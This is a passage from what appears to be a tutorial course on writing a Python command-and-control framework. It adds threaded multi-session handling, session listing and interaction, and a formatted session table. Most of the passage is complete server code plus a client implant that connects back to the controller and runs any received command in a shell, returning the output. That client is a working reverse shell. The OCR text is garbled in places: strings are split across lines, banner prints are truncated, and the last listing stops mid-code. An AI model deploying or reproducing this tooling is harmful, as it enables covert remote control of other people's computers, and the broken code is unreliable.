In order for our `sockserver` to handle multiple incoming sessions, we need to be able to handle multiple threads. Based on the way Python is implemented, we can only execute a single code at once. In order to execute additional processes, we need to implement threading. Threading allows us to run commands and functions in parallel.

This lesson can quickly become overwhelming, so please make sure to take your time and go through things a few times if needed. We will be modifying some of our code structure in this lesson as well. First, we need to `import threading` into our `sockserver`, so make sure to add that to your list of imports at the top.

Once you've added the import, we are going to make life a bit easier on ourselves for a bit. Comment out the `host_ip` and `host_port` variables and replace them with static information for now. That way we aren't constantly typing in our server information.

```
try:
    # host_ip = sys.argv[1]
    # host_port = sys.argv[2]
    host_ip = '127.0.0.1'
    host_port = 2222
```

Setting static IP and port addresses for testing convenience


Now that we've done that, we can start looking at modifying our code. This will be the first time I give a side-by-side comparison between current code and what the changes to it will look like, but I think it will help with better understanding it.

We've added a `while True` loop at line 75, and another `try` statement. After this we've added the `C2` command line that will be used to interact with everything else in the tool (think `msf6` versus `meterpreter` versus `shell` environments). We've added the `command` variable input, which accepts the commands we will use to interact with sessions, and eventually payloads as well. We print that out so that it looks nicer, and as if we are working from a terminal.

After this, we create an `if` statement that checks for `sessions` input. Here we use `command.split()` to separate values for use. The first one is `-l`, which we will use to list sessions. Below that we print a simple table header for our active sessions. We implement a `for` loop to iterate through our list of targets and print out the information to the table. Finally, we can interact with individual sessions be using `-i <session val>`, which sets the `targ_id` variable to the chosen session, and then sends that socket information to a new function called `target_comm`. Note that we

also added a `session_counter = 0` variable, and later update that variable from inside the loop. This is so that our sessions are sequential, and that the numbers are not reused. So, there can only be one Session 0, and one Session 1, and so on.

```
#main function update
if __name__ == '__main__':
    targets = []
    banner()
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        host_ip = '192.168.1.66'
        host_port = 2222
    except IndexError:
        print('[-] Command line argument(s) missing. Please try
again.')
    except Exception as e:
        print(e)
    listener_handler(host_ip, host_port, targets)
    while True:
        try:
            command = input('Enter command#> ')
            if command.split(" ")[0] == 'sessions':
                session_counter = 0
                if command.split(" ")[1] == '-l':
                    print('Session' + ' ' * 10 + 'Target')
                    for target in targets:
                        print(str(session_counter) + ' ' * 16 +
target[1])
                        session_counter += 1
                if command.split(" ")[1] == '-i':
                    num = int(command.split(" ")[2])
                    targ_id = (targets[num])[0]
                    target_comm(targ_id)
        except KeyboardInterrupt:
            print('\n[+] Keyboard interrupt issued.')
            sock.close()
            break
```




```
if __name__ == '__main__':
    targets = []
    banner()
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        host_ip = '192.168.1.66'
        host_port = 2222
        listener_handler(host_ip, host_port, targets)
    except IndexError:
        print('[-] Command line argument(s) missing. Please try again.')
    except Exception as e:
        print(e)
```

```
if __name__ == '__main__':
    targets = []
    banner()
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        host_ip = '192.168.1.66'
        host_port = 2222
    except IndexError:
        print('[-] Command line argument(s) missing. Please try again.')
    except Exception as e:
        print(e)
    listener_handler()
    while True:
        try:
            command = input('Enter command#> ')
            if command.split(" ")[0] == 'sessions':
                session_counter = 0
                if command.split(" ")[1] == '-l':
                    print('Session' + ' ' * 10 + 'Target')
                    for target in targets:
                        print(str(session_counter) + ' ' * 16 + target[1])
                        session_counter += 1
                if command.split(" ")[1] == '-i':
                    num = int(command.split(" ")[2])
                    targ_id = (targets[num])[0]
                    target_comm(targ_id)
        except KeyboardInterrupt:
            print('\n[+] Keyboard interrupt issued.')
            sock.close()
            break
```

Updated main function handling

See below for help visualizing this. It's not very pretty right now, but later we will add some flair to it. For now, let's just make it work, and make note that this is an example from the finished code in this section. If you attempt to run the code until all of the updates have been made, you'll find that you are missing functions, variables, and other objects.



```
BAREBONES [2
by the Mayor
[+] Awaiting connection from client...
Enter command#> sessions -l
Session          Target
Enter command#>
```

Ugly session print output

Moving on, let's follow the flow of our code. After running `sock_server` we are directed to the `listener_handler` function. We have made several changes here. On the left we had our socket initialization, as well as handling our targeting, and finally handing it off to the `comm_handler`. Now we are simply initializing the socket and implementing `threading`. You can see that we have added a variable named `t1`, which initiates threading through the Thread class, and points the target of that thread to `comm_handler` now. After that `t1.start()` initializes the thread, and then runs in the background. We saw what this looks like in the previous screenshot, where we were `[+] Awaiting connection from client...`. After the thread is initialized, it redirects back to the `while True` loop from our main functionality.

```
#listener_handler update
def listener_handler():
    sock.bind((host_ip, int(host_port)))
    print('[+] Awaiting connection from client...')
    sock.listen()
    t1 = threading.Thread(target=comm_handler)
    t1.start()
```

```
def listener_handler(host_ip, host_port, targets):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.bind((host_ip, host_port))
    print('[+] Awaiting connection from client...')
    sock.listen()
    remote_target, remote_ip = sock.accept()
    targets.append([remote_target, remote_ip[0]])
    print(targets)
    print((targets[0])[0])
    print((targets[0])[1])
    comm_handler(remote_target, remote_ip)
```

```
def listener_handler():
    sock.bind((host_ip, int(host_port)))
    print('[+] Awaiting connection from client...')
    sock.listen()
    t1 = threading.Thread(target=comm_handler)
    t1.start()
```

Updated listener_handler function

Next, we can look at the `comm_handler()`. Our previous script handled all of the communication handling, taking in commands, and then sending them to `comm_out()` and receiving from `comm_in()`. Now all we do with `comm_handler()` is accepting a socket, append it to our `targets` list, print some output saying a connection has been received, and manage some basic exceptions.

Of note here, you'll see that our print statement includes `Enter command#> ' end=""`. This is for some beautification, and if we don't include it, we'll get a blank line after the connection received message, rather than a nice command line interface.

```
#comm_handler update
def comm_handler():
    while True:
        try:
            remote_target, remote_ip = sock.accept()
            targets.append([remote_target, remote_ip[0]])
            print(f'\n[+] Connection received from
{remote_ip[0]}\n'  + 'Enter command#> ', end="")
        except:
            pass
```

```
def comm_handler(remote_target, remote_ip):
    print(f'[+] Connection received from {remote_ip[0]}')
    while True:
        try:
            message = input('Message to send#> ')
            if message == 'exit':
                remote_target.send(message.encode())
                remote_target.close()
                break
            remote_target.send(message.encode())
            response = remote_target.recv(1024).decode()
            if response == 'exit':
                print('[-] The client has terminated the session.')
                remote_target.close()
                break
            print(response)
        except KeyboardInterrupt:
            print('\n[+] Keyboard interrupt issued.')
            message = 'exit'
            remote_target.send(message.encode())
            sock.close()
            break
        except Exception:
            remote_target.close()
            break
```

```
def comm_handler():
    while True:
        try:
            remote_target, remote_ip = sock.accept()
            targets.append([remote_target, remote_ip[0]])
            print(f'[+] Connection received from {remote_ip[0]}\nEnter command#> ' )
        except:
            pass
```

Updated comm_handler function

And here is what the results of the updated `comm_handler` function.

```
BAREBONES C2 by the Mayor
[+] Awaiting connection from client...
Enter command#> [+] Connection received from 127.0.0.1
Enter command#>
```

Updated comm_handler output

Now that we have received a socket connection, we can interact with it. We saw the main function code to do that earlier with `sessions -i`, which is configured to read from the `targets` list whatever value was provided in sessions, and then send that socket to the new `target_comm` function.

```
BAREBONES C2 by the Mayor
[+] Awaiting connection from client...
Enter command#> [+] Connection received from 127.0.0.1
Enter command#> sessions -l
Session         Target
0               127.0.0.1
Enter command#> sessions -i 0
send message#> whoami
[+] Awaiting response...
themayor-laptop\jwhel
```

Example session interaction

Now that we can interact with selected sockets, we can begin to manage how we facilitate that interaction. The `target_comm` function is new to the script, and strips away functionality from the old `comm_handler` and repurposes it here. We now manage the command and traffic control. Additionally, you can see a new message

(command) here called `background`. This command is implemented so that we can back out of a current session and interact with another one instead. The variable `targ_id` is derived from the `sessions -i <val>` call in the main function, and the `<val>` value refers to the index of the socket (session) you want to interact with. We use `break` here to break the loop and return to the `while True` loop in the main function. As the rest of the functions all pertain to one another, we will wait to show how they work until the rest are covered.

```
#target_comm update
def target_comm(targ_id):
    while True:
        message = input('send message#> ')
        comm_out(targ_id, message)
        if message == 'exit':
            targ_id.send(message.encode())
            targ_id.close()
            break
        if message == 'background':
            break
        else:
            response = comm_in(targ_id)
            if response == 'exit':
                print('[-] The client has terminated the
session.')
                targ_id.close()
                break
            print(response)
```

```
21  def target_comm(targ_id):
22      while True:
23          message = input('send message#> ')
24          comm_out(targ_id, message)
25          if message == 'exit':
26              targ_id.send(message.encode())
27              targ_id.close()
28              break
29          if message == 'background':
30              break
31          else:
32              response = comm_in(targ_id)
33              if response == 'exit':
34                  print('[-] The client has terminated the session.')
35                  targ_id.close()
36                  break
37              print(response)
```

target_comm function created and background option implemented

Moving over to `sockclient` quick, let's implement the `background` function there. We want to simply pass over the `background` command here as it isn't a legitimate system command, and it only being issued on the `sockserver` side. If we didn't do this, we would receive a system error saying the command doesn't exist. You can save the file once you've made the appropriate changes.

```
#session_handler function
def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    print(f'[+] Connected to {host_ip}.')
    while True:
        message = inbound()
        print(f'[+] Message received - {message}')
        if message == 'exit':
            print('[-] The server has terminated the session.')
            sock.close()
            break
        elif message.split(" ")[0] == 'cd':
            try:
                directory = str(message.split(" ")[1])
                os.chdir(directory)
                cur_dir = os.getcwd()
                print(f'[+] Changed to {cur_dir}')
                outbound(cur_dir)
            except FileNotFoundError:
                outbound('Invalid directory. Try again.')
                continue
        elif message == 'background':
            pass
        else:
            command = subprocess.Popen(message, shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
            output = command.stdout.read() +
command.stderr.read()
            outbound(output.decode())
```

```python
def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    print(f'[+] Connected to {host_ip}.')
    while True:
        message = inbound()
        print(f'[+] Message received - {message}')
        if message == 'exit':
            print('[-] The server has terminated the session.')
            sock.close()
            break
        elif message.split(" ")[0] == 'cd':
            try:
                directory = str(message.split(" ")[1])
                os.chdir(directory)
                cur_dir = os.getcwd()
                print(f'[+] Changed to {cur_dir}')
                outbound(cur_dir)
            except FileNotFoundError:
                outbound('Invalid directory. Try again.')
                continue
        elif message == 'background':
            pass
        else:
            command = subprocess.Popen(message, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
            output = command.stdout.read() + command.stderr.read()
            outbound(output.decode())

```

Updated sockclient with background


Moving back to `sockserver`, we finally come to the `comm_in` and `comm_out` functions. We have gone from having a simple outbound send with `remote_target` to now declaring a target with `session -i <val>`, which declares the index number of the `targets` list that we wish to use.

```python
def comm_in(remote_target):
    print('[+] Awaiting response...')
    response = remote_target.recv(1024).decode()
    return response


def comm_out(remote_target, message):
    remote_target.send(message.encode())
```

```python
def comm_in(targ_id):
    print('[+] Awaiting response...')
    response = targ_id.recv(1024).decode()
    return response


def comm_out(targ_id, message):
    message = str(message)
    targ_id.send(message.encode())
```

Updated comm_out and comm_in functions - old on the left, new on the right

Now that we have covered all of the changes, we can look at a full run of functionality. Here I've started `sockserver`, and connected to it with two different `sockclient` connections. Each target is appended to the `targets` list and can be iterated when running `sessions -l`. We can interact with each one's index location in `targets` using their index location after `sessions -i`. Finally, we can execute commands, background sessions, or issue kill signals with `exit`. At this point you should be able to run the script and it function correctly.



Trial run of our threaded sockserver

You might have noticed by now that our script hangs when we try to issue a `KeyboardInterrupt`. This is because we don't currently have a way to kill the while loop in `comm_handler`. While you won't receive an exception error for this, you will find that the loop isn't breaking. We can remedy this by adding a variable called `kill_flag = 0` to our main function, and then adding an `if` statement in `comm_handler` that checks for its value on each iteration of the loop.

```
#kill_flag addition
kill_flag = 0

kill_flag = 1
```

```
if __name__ == '__main__':
    targets = []
    banner()
    kill_flag = 0
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        host_ip = '192.168.1.66'
        host_port = 2222
```

Updated main function with kill_flag variable set to 0

```
                    targ_id = (targets[num])[0]
                    target_comm(targ_id)
            except KeyboardInterrupt:
                print('\n[+] Keyboard interrupt issued.')
                kill_flag = 1
                sock.close()
                break

```

Updated KeyboardInterrupt with kill_flag set to 1

```
#comm_handler update
while True:
    if kill_flag == 1:
        break
```

```
def comm_handler():
    while True:
        if kill_flag == 1:
            break
        try:
            remote_target, remote_ip = sock.accept()
            targets.append([remote_target, remote_ip[0]])
            print(
                f'\n[+] Connection received from {remote_ip[0]}\n' + 'Enter command#> ', end="")
        except:
            pass
```

Updated main function with if statement to check for kill_flag == 1

And that wraps up our threading and sessions section. This one was definitely difficult, and I'm including the entire code solution for you to this point in the course. Please see `sockserver.py` below, followed by `sockclient.py`.

End of Chapter 11 Code Review

```
#Chapter 11 sockserver code
import socket
import sys
import threading


def banner():
    print('
    print('
    print('
```

```
def comm_in(targ_id):
    print('[+] Awaiting response...')
```

```
    response = targ_id.recv(1024).decode()
    return response


def comm_out(targ_id, message):
    message = str(message)
    targ_id.send(message.encode())


def target_comm(targ_id):
    while True:
        message = input('send message#> ')
        comm_out(targ_id, message)
        if message == 'exit':
            targ_id.send(message.encode())
            targ_id.close()
            break
        if message == 'background':
            break
        else:
            response = comm_in(targ_id)
            if response == 'exit':
                print('[-] The client has terminated the
session.')
                targ_id.close()
                break
            print(response)


def listener_handler():
    sock.bind((host_ip, host_port))
    print('[+] Awaiting connection from client...')
    sock.listen()
    t1 = threading.Thread(target=comm_handler)
    t1.start()


def comm_handler():
    while True:
        if kill_flag == 1:
            break
        try:
            remote_target, remote_ip = sock.accept()
            targets.append([remote_target, remote_ip[0]])
            print(
                f'\n[+] Connection received from
{remote_ip[0]}\n' + 'Enter command#> ', end="")
```

```
        except:
            pass


if __name__ == '__main__':
    targets = []
    banner()
    kill_flag = 0
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        host_ip = '192.168.1.66'
        host_port = 2222
    except IndexError:
        print('[-] Command line argument(s) missing. Please try
again.')
    except Exception as e:
        print(e)
    listener_handler()
    while True:
        try:
            command = input('Enter command#> ')
            if command.split(" ")[0] == 'sessions':
                session_counter = 0
                if command.split(" ")[1] == '-l':
                    print('Session' + ' ' * 10 + 'Target')
                    for target in targets:
                        print(str(session_counter) + ' ' * 16 +
target[1])
                        session_counter += 1
                if command.split(" ")[1] == '-i':
                    num = int(command.split(" ")[2])
                    targ_id = (targets[num])[0]
                    target_comm(targ_id)
        except KeyboardInterrupt:
            print('\n[+] Keyboard interrupt issued.')
            kill_flag = 1
            sock.close()
            break
```

```
#Chapter 11 sockclient
import socket
import subprocess
import os
import sys


def inbound():
    print('[+] Awaiting response...')
    message = ''
    while True:
        try:
            message = sock.recv(1024).decode()
            return message
        except Exception:
            sock.close()


def outbound(message):
    response = str(message).encode()
    sock.send(response)


def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    print(f'[+] Connected to {host_ip}.')
    while True:
        message = inbound()
        print(f'[+] Message received - {message}')
        if message == 'exit':
            print('[-] The server has terminated the session.')
            sock.close()
            break
        elif message.split(" ")[0] == 'cd':
            try:
                directory = str(message.split(" ")[1])
                os.chdir(directory)
                cur_dir = os.getcwd()
                print(f'[+] Changed to {cur_dir}')
                outbound(cur_dir)
            except FileNotFoundError:
                outbound('Invalid directory. Try again.')
                continue
        elif message == 'background':
            pass
        else:
```

```
            command = subprocess.Popen(
                message, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
            output = command.stdout.read() +
command.stderr.read()
            outbound(output.decode())


if __name__ == '__main__':
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        # host_ip = sys.argv[1]
        # host_port = int(sys.argv[2])
        host_ip = '192.168.1.66'
        host_port = 2222
        session_handler()
    except IndexError:
        print('[-] Command line argument(s) missing. Please try
again.')
    except Exception as e:
        print(e)
```

In the next lesson we are going to clean up our sessions table using a Python library called PrettyTable.

Chapter 12 - Prettifying Our Sessions Table With PrettyTable

prettytable · PyPI

time — Time access and conversions — Python 3.11.2 documentation

datetime — Basic date and time types — Python 3.11.2 documentation


We are through most of the big coding pieces we'll face with the project, and can start worrying about some of the user experience needs in our project. We are going to make our table more aesthetically pleasing, as well as leveling up the content of it. First, we need to add a new import to our `sockserver`, `from prettytable import PrettyTable`. Let's move down to our main function and look at our sessions handling.

Currently, we have a simple `print` statement that outputs the word Session and the word Target, and after that the session number and IP address from the socket. These values are derived from the `targets` list, which receives input after a socket connection is made. The table is pretty ugly and is lacking some content. So, let's give it some.

In the `-l` handler, delete the print statements. We will be replacing those with some values as follows.

```
#list sessions command handling
if command.split(" ")[1] == '-l':
    myTable = PrettyTable()
    myTable.field_names = ['Session', 'Target']
    myTable.padding_width = 3
    for target in targets:
        myTable.add_row([session_counter, target[1]])
        session_counter += 1
    print(myTable)
```

Now when you run `sessions -l`, you should see something a bit more readable, albeit incomplete.



PrettyTable implementation

Let's add some additional output. Keeping in mind that our target information is added to `targets` upon connection, we will need to modify our append statement. Let's do that by adding the time of connection, and by trying to resolve hostnames if able. For time, we will need to add `import time` and `from datetime import datetime` to our imports. Moving to the `comm_handler`, let's add a few variables. The first, `cur_time`, uses the `time` library to get the local time in an Hour:Minute:Second format. Next, `date` uses the `date` library to get today's date. Finally, we create a variable called `time_record` which holds the month, day, year, and time. After this, we add it to our `targets.append` command to add `time_record` as argument `[2]` .

```
#comm_handler update
def comm_handler():
    while True:
        if kill_flag == 1:
            break
        try:
            remote_target, remote_ip = sock.accept()
            cur_time = time.strftime("%H:%M:%S",
time.localtime())
            date = datetime.now()
            time_record = (f"{date.month}/{date.day}/{date.year}
{cur_time}")
            targets.append([remote_target, remote_ip[0],
time_record])
            print(
                f'\n[+] Connection received from
{remote_ip[0]}\n' + 'Enter command#> ', end="")
        except:
            pass
```

```
53  def comm_handler():
54      while True:
55          if kill_flag == 1:
56              break
57          try:
58              remote_target, remote_ip = sock.accept()
59              cur_time = time.strftime("%H:%M:%S", time.localtime())
60              date = datetime.now()
61              time_record = (f"{date.month}/{date.day}/{date.year} {cur_time}")
62              targets.append([remote_target, remote_ip[0], time_record])
63              print(
64                  f'\n[+] Connection received from {remote_ip[0]}\n' + 'Enter command#> ', end="")
65          except:
66              pass
```

Updated comm_handler with date and time

Moving back to the main function, we can now update your PrettyTable `field_names` to include something like Check-In Time, and then add the `time_record` value to our table.

```
#PrettyTable addition to main function
if command.split(" ")[0] == 'sessions':
    session_counter = 0
    if command.split(" ")[1] == '-l':
        myTable = PrettyTable()
        myTable.field_names = ['Session', 'Target', 'Check-In
Time']
        myTable.padding_width = 3
        for target in targets:
            myTable.add_row([session_counter, target[1],
target[2]])
            session_counter += 1
        print(myTable)
    if command.split(" ")[1] == '-i':
        num = int(command.split(" ")[2])
        targ_id = (targets[num])[0]
        target_comm(targ_id)
```

```
        command = input('Enter command#> ')
        if command.split(" ")[0] == 'sessions':
            session_counter = 0
            if command.split(" ")[1] == '-l':
                myTable = PrettyTable()
                myTable.field_names = ['Session', 'Target', 'Check-In Time']
                myTable.padding_width = 3
                for target in targets:
                    myTable.add_row([session_counter, target[1], target[2]])
                    session_counter += 1
                print(myTable)
            if command.split(" ")[1] == '-i':
                num = int(command.split(" ")[2])
                targ_id = (targets[num])[0]
                target_comm(targ_id)
```

Updated table

```
[+] Awaiting connection from client...
Enter command#> [+] Connection received from 127.0.0.1
Enter command#> sessions -l
+-------------+--------------+----------------------+
|   Session   |    Target    |     Check-In Time    |
+-------------+--------------+----------------------+
|      0      |  127.0.0.1   |   3/8/2023 19:42:57  |
+-------------+--------------+----------------------+
```

Updated sessions table

Let's add a couple more values to our sessions table. We have some really basic session information; however it can be beneficial to know the host name of a target. The `socket` library has a method called `gethostbyaddr`, which will try to resolve an IP address to the hostname. Let's see what that looks like in a Python interpreter. Below we import `socket`, set a target, and use `socket.gethostbyaddr(target)` to resolve the hostname to the IP address. Knowing that we want the hostname itself, we will use `[0]` when we append the value to our target list.

```
Python 3.10.10 (tags/v3.10.10:aad5f6a, Feb  7 2023, 17:20:36)
Type "help", "copyright", "credits" or "license" for more info
>>> import socket
>>> target = '192.168.1.32'
>>> socket.gethostbyaddr(target)
('pi.hole', [], ['192.168.1.32'])
```

socket.gethostbyaddr(target)

We can create an `if` statement to handle situations where resolution may not be possible, such as times where you don't have access to the same DNS server. If the host name can be resolved, it will be added to the front of our target value in the table,

otherwise the table will only output the IP address. The updated `comm_handler` looks like the following.

```
#comm_handler update
def comm_handler():
    while True:
        if kill_flag == 1:
            break
        try:
            remote_target, remote_ip = sock.accept()
            cur_time = time.strftime("%H:%M:%S",
time.localtime())
            date = datetime.now()
            time_record = (f"{date.month}/{date.day}/{date.year}
{cur_time}")
            host_name = socket.gethostbyaddr(remote_ip[0])
            if host_name is not None:
                targets.append([remote_target,
f"{host_name[0]}@{remote_ip[0]}", time_record])
                print(
                    f'\n[+] Connection received from
{host_name[0]}@{remote_ip[0]}\n' + 'Enter command#> ', end="")
            else:
                targets.append([remote_target, remote_ip[0],
time_record])
                print(
                    f'\n[+] Connection received from
{remote_ip[0]}\n' + 'Enter command#> ', end="")
        except:
            pass
```

```
53  def comm_handler():
54      while True:
55          if kill_flag == 1:
56              break
57          try:
58              remote_target, remote_ip = sock.accept()
59              cur_time = time.strftime("%H:%M:%S", time.localtime())
60              date = datetime.now()
61              time_record = (f"{date.month}/{date.day}/{date.year} {cur_time}")
62              host_name = socket.gethostbyaddr(remote_ip[0])
63              if host_name is not None:
64                  targets.append([remote_target, f"{host_name[0]}@{remote_ip[0]}", time_record])
65                  print(
66                      f'\n[+] Connection received from {host_name[0]}@{remote_ip[0]}\n' + 'Enter command#> ', end="")
67              else:
68                  targets.append([remote_target, remote_ip[0], time_record])
69                  print(
70                      f'\n[+] Connection received from {remote_ip[0]}\n' + 'Enter command#> ', end="")
71          except:
72              pass
```

Updated comm_handler function

And now when we show our session information, we can see that a hostname is added to the target.

```
[+] Awaiting connection from client...
Enter command#> [+] Connection received from themayor-laptop@192.168.1.66
Enter command#> sessions -l
+-------------+-----------------------------------+----------------------+
|   Session   |              Target               |     Check-In Time    |
+-------------+-----------------------------------+----------------------+
|      0      |   themayor-laptop@192.168.1.66    |   3/8/2023 21:23:59  |
+-------------+-----------------------------------+----------------------+
```

Updated sessions table output

Let's add two additional columns to our table called `Username` and `Status`. For the meantime we are going to assign a value called `Placeholder` to both. Later when we add some more graceful kill statements we will use the `Status` parameter to define sessions we can and cannot enter. In the next lesson we will start working on our payloads, which will include a Windows and Linux version. With a bit of traffic back and forth, we can obtain a username from the payload, and we will later add that to our table as well. The new update looks like the following.

```
while True:
    try:
        command = input('Enter command#> ')
        if command.split(" ")[0] == 'sessions':
            session_counter = 0
            if command.split(" ")[1] == '-l':
                myTable = PrettyTable()
                myTable.field_names = ['Session', 'Status', 'Username', 'Target', 'Check-In Time']
                myTable.padding_width = 3
                for target in targets:
                    myTable.add_row([session_counter, 'Placeholder', 'Placeholder', target[1], target[2]])
                    session_counter += 1
                print(myTable)
            if command.split(" ")[1] == '-i':
                num = int(command.split(" ")[2])
                targ_id = (targets[num])[0]
                target_comm(targ_id)
```

Updated session table

```
[+] Awaiting connection from client...
Enter command#> sessions -l
+-------------+------------+--------------+------------+--------------------+
|   Session   |   Status   |   Username   |   Target   |   Check-In Time    |
+-------------+------------+--------------+------------+--------------------+
+-------------+------------+--------------+------------+--------------------+
Enter command#>
```

Modified table output

End of Chapter 12 Code Review

We only modified `sockserver` in this lesson.

```
#Chapter 12 sockserver code
import socket
import sys
import threading
import time
from datetime import datetime
from prettytable import PrettyTable


def banner():
    print('
    print('
    print('
```


```

def comm_in(targ_id):
    print('[+] Awaiting response...')
    response = targ_id.recv(1024).decode()
    return response


def comm_out(targ_id, message):
    message = str(message)
    targ_id.send(message.encode())


def target_comm(targ_id):
    while True:
        message = input('send message#> ')
        comm_out(targ_id, message)
        if message == 'exit':
            targ_id.send(message.encode())
            targ_id.close()
            break
        if message == 'background':
            break
        else:
            response = comm_in(targ_id)
            if response == 'exit':
                print('[-] The client has terminated the
session.')
                targ_id.close()
                break
            print(response)
```

```
def listener_handler():
    sock.bind((host_ip, host_port))
    print('[+] Awaiting connection from client...')
    sock.listen()
    t1 = threading.Thread(target=comm_handler)
    t1.start()


def comm_handler():
    while True:
        if kill_flag == 1:
            break
        try:
            remote_target, remote_ip = sock.accept()
            cur_time = time.strftime("%H:%M:%S",
time.localtime())
            date = datetime.now()
            time_record = (f"{date.month}/{date.day}/{date.year}
{cur_time}")
            host_name = socket.gethostbyaddr(remote_ip[0])
            if host_name is not None:
                targets.append([remote_target,
f"{host_name[0]}@{remote_ip[0]}", time_record])
                print(
                    f'\n[+] Connection received from
{host_name[0]}@{remote_ip[0]}\n' + 'Enter command#> ', end="")
            else:
                targets.append([remote_target, remote_ip[0],
time_record])
                print(
                    f'\n[+] Connection received from
{remote_ip[0]}\n' + 'Enter command#> ', end="")
        except:
            pass


if __name__ == '__main__':
    targets = []
    banner()
    kill_flag = 0
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        host_ip = '192.168.1.66'
        host_port = 2222
    except IndexError:
```

